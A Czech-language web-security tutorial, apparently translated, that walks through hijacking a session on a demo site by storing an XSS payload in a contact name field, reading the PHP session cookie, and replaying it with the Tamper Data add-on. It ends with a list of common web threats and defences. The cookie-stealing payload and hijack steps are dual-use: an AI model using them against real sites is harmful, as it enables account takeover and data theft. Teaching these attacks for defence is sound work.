
Jak hacknout webovou stránku? Techniky hackování stránek
 Oliver Jones
⚡ Chytré shrnutí
Hackování webových stránek zneužívá slabiny webových aplikací – špatně napsaný kód, nedezinfikovaný vstup a slabé zpracování relací – k získání neoprávněného přístupu. Tato stránka ukazuje běžné techniky útoku a, co je důležitější, protiopatření, která udržují webové stránky v bezpečí.
Více lidí má přístup k internetu než kdy předtím. To přimělo mnoho organizací k vývoji webových aplikací, které mohou uživatelé používat online k interakci s organizací. Špatně napsaný kód pro webové aplikace lze zneužít k získání neoprávněného přístupu k citlivým datům a webovým serverům.
Naučíte se běžné techniky hackování webových stránek a protiopatření, která vás před takovými útoky chrání.
Jak hacknout web
V tomto praktickém scénáři hackování webových stránek se chystáme unést uživatelskou relaci webové aplikace umístěné na adrese www.techpanda.orgPro čtení ID relace souboru cookie použijeme cross-site scripting a poté jej použijeme k imitaci legitimní uživatelské relace.
Předpokládá se, že útočník má přístup k webové aplikaci a chtěl by se zmocnit relací ostatních uživatelů, kteří stejnou aplikaci používají. Cílem tohoto útoku by mohlo být získání administrátorského přístupu k webové aplikaci, za předpokladu, že útočníkova přístupová práva jsou omezená.
Krok 1) Otevřete URL http://www.techpanda.org/.
Pro praktické účely se důrazně doporučuje získat přístup pomocí SQL Injection. Viz tento článek o SQL injection pro více informací o tom, jak to udělat.
Krok 2) Zadejte přihlašovací údaje.
Přihlašovací e-mail je admin@google.com a heslo je Password2010.
Krok 3) Zkontrolujte palubní desku.
Pokud jste se úspěšně přihlásili, zobrazí se vám následující ovládací panel.

Krok 4) Zadejte nový obsah.

Klikněte na Přidat nový kontakt a jako křestní jméno zadejte následující:
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>
Krok 5) Přidejte JavaSkript.
Výše uvedený kód používá JavaSkript. Přidá hypertextový odkaz s událostí onclick. Když nic netušící uživatel klikne na odkaz, událost načte ID relace souboru cookie PHP a odešle jej na stránku snatch_sess_id.php spolu s ID relace v URL.
Krok 6) Přidejte podrobnosti.

Zadejte zbývající údaje, jak je uvedeno níže, a klikněte na Uložit změny.
Krok 7) Zkontrolujte palubní desku.
Váš řídicí panel bude nyní vypadat jako na následující obrazovce.

Krok 8) Zkontrolujte ID relace.
Protože je cross-site script uložen v databázi, načte se pokaždé, když se uživatelé s přístupovými právy přihlásí. Když se administrátor přihlásí a klikne na hypertextový odkaz s textem Dark (Tmavý), zobrazí se mu okno s ID relace zobrazeným v URL.

Poznámka: skript by mohl odeslat hodnotu na vzdálený server, kde je uložen PHPSESSID, a poté uživatele přesměrovat zpět, jako by se nic nestalo.
Poznámka: Hodnota, kterou získáte, se může lišit od zde uvedené, ale princip je stejný.
Zosobnění relace pomocí Firefox a doplněk Tamper Data
Poznámka: Klasický doplněk Tamper Data zobrazený níže se již na aktuální verzi neinstaluje. Firefox, ale koncept, který ilustruje – zachycení a úprava HTTP požadavku pro přehrání zachycené relace – zůstává nezměněn.

Níže uvedený vývojový diagram ukazuje kroky, které musíte provést k dokončení tohoto cvičení.
- Budete potřebovat Firefox webový prohlížeč pro tuto sekci a doplněk Tamper Data.
- Otevřená Firefox a nainstalujte doplněk, jak je znázorněno na níže uvedených obrázcích.


- Vyhledejte data o neoprávněné manipulaci a poté klikněte na tlačítko Instalovat, jak je znázorněno výše.

- Klikněte na Přijmout a nainstalovat…


- Po dokončení instalace klikněte na Restartovat nyní.
- Povolit lištu nabídek v Firefox pokud se to nezobrazí.

- Klikněte na nabídku Nástroje a poté vyberte možnost Omezit manipulaci s daty, jak je znázorněno níže.

- Zobrazí se vám následující okno. Poznámka: Pokud okno není prázdné, stiskněte tlačítko Vymazat.

- Klikněte na nabídku Spustit neoprávněnou manipulaci.
- Přepněte zpět na Firefox Do webového prohlížeče zadejte http://www.techpanda.org/dashboard.php a poté stiskněte klávesu Enter pro načtení stránky.
- Zobrazí se vám následující vyskakovací okno s informací o neoprávněné manipulaci s daty.

- Vyskakovací okno má tři (3) možnosti. Možnost „Tamper“ umožňuje upravit informace v záhlaví HTTP před jejich odesláním na server.
- Klikněte na to.
- Zobrazí se následující okno.

- Zkopírujte ID relace PHP, které jste zkopírovali z útoku URL a vložte ho za znaménko rovnosti. Vaše hodnota by nyní měla vypadat takto.
PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2
- Klepněte na tlačítko OK.
- Znovu se zobrazí vyskakovací okno s údaji o neoprávněné manipulaci.

- Zrušte zaškrtnutí políčka s dotazem Pokračovat v manipulaci?
- Po dokončení klikněte na tlačítko Odeslat.
- Měli byste vidět řídicí panel, jak je znázorněno níže.

Poznámka: Nepřihlásili jsme se; imitovali jsme přihlašovací relaci pomocí hodnoty PHPSESSID, kterou jsme získali pomocí cross-site scriptingu.
Co je webová aplikace? Co jsou webové hrozby?
Webová aplikace (neboli webová stránka) je aplikace založená na modelu klient-server. Server poskytuje přístup k databázi a obchodní logiku. Je hostována na webovém serveru. Klientská aplikace běží v klientském webovém prohlížeči. Webové aplikace jsou obvykle psány v jazycích jako Java, C#, VB.Net, PHPa značkovací jazyk ColdFusion atd. Mezi databázové stroje používané ve webových aplikacích patří MySQL, MS SQL Server, PostgreSQL, SQLite, Etc.
Nejlepší techniky hackování webových stránek
Většina webových aplikací je hostována na veřejných servery přístupné přes internet. Díky snadné dostupnosti jsou zranitelné vůči útokům. Následují běžné hrozby pro webové aplikace.
- SQL Injection – cílem této hrozby by mohlo být obcházení přihlašovacích algoritmů, sabotáž dat atd.
- Denial of Service Útoky – cílem této hrozby by mohlo být odepřít legitimním uživatelům přístup k danému zdroji.
- Skriptování mezi weby (XSS) – cílem této hrozby by mohlo být vložení kódu, který lze spustit v prohlížeči na straně klienta.
- Otrava cookies/relací – cílem této hrozby je upravit soubory cookie/data relace útočníkem za účelem získání neoprávněného přístupu.
- Manipulace s formuláři – cílem této hrozby je upravit data formuláře, jako jsou ceny v aplikacích elektronického obchodování, aby útočník mohl získat položky za snížené ceny.
- Code Injekční – cílem této hrozby je vložit kód, jako je PHP, Pythonatd., které lze spustit na serveru. Kód může nainstalovat zadní vrátka, odhalit citlivé informace atd.
- Defacement – cílem této hrozby je upravit stránku zobrazenou na webu a přesměrovat všechny požadavky na stránku na jednu stránku, která obsahuje zprávu útočníka.
Jak chránit svůj web před hackery?
Organizace může přijmout následující zásady, aby se chránila před útoky webového serveru.
- SQL Injection – sanitizace a validace uživatelských parametrů před jejich odesláním do databáze ke zpracování může pomoci snížit pravděpodobnost útoku pomocí SQL Injection. Databázové enginy, jako je MS SQL Server, MySQLatd. podporují parametry a připravené příkazy. Jsou mnohem bezpečnější než tradiční SQL příkazy.
- Útoky odmítnutí služby – firewally lze použít k zablokování provozu z podezřelých IP adres, pokud se jedná o jednoduchý DoS útok. Správná konfigurace sítí a systém detekce narušení může také pomoci snížit pravděpodobnost úspěšného DoS útoku.
- Skriptování mezi pracovišti – ověřování a sanitizace hlaviček, parametrů předávaných prostřednictvím URL, parametry formuláře a skryté hodnoty mohou pomoci snížit počet útoků XSS.
- Otrava cookies/relací – Tomu lze zabránit šifrováním obsahu souborů cookie, jejich časovým omezením po určité době a propojením souborů cookie s IP adresou klienta, která byla použita k jejich vytvoření.
- Manipulace s formuláři – tomu lze zabránit ověřením a verifikací uživatelského vstupu před jeho zpracováním.
- Code Injekční – tomu lze zabránit tím, že se všechny parametry budou považovat za data, nikoli za spustitelný kód. K implementaci lze použít sanitizaci a validaci.
- Defacement – dobrý zabezpečení webových aplikací Politika by měla zajistit, aby zapečetila běžně používané zranitelnosti pro přístup k webovému serveru. Může se jednat o správnou konfiguraci operačního systému, softwaru webového serveru a osvědčené bezpečnostní postupy při vývoji.ping webové aplikace.
Koukni na tohle: 9 Nejlepší URL Skenery pro kontrolu, zda je odkaz bezpečný před malwarem
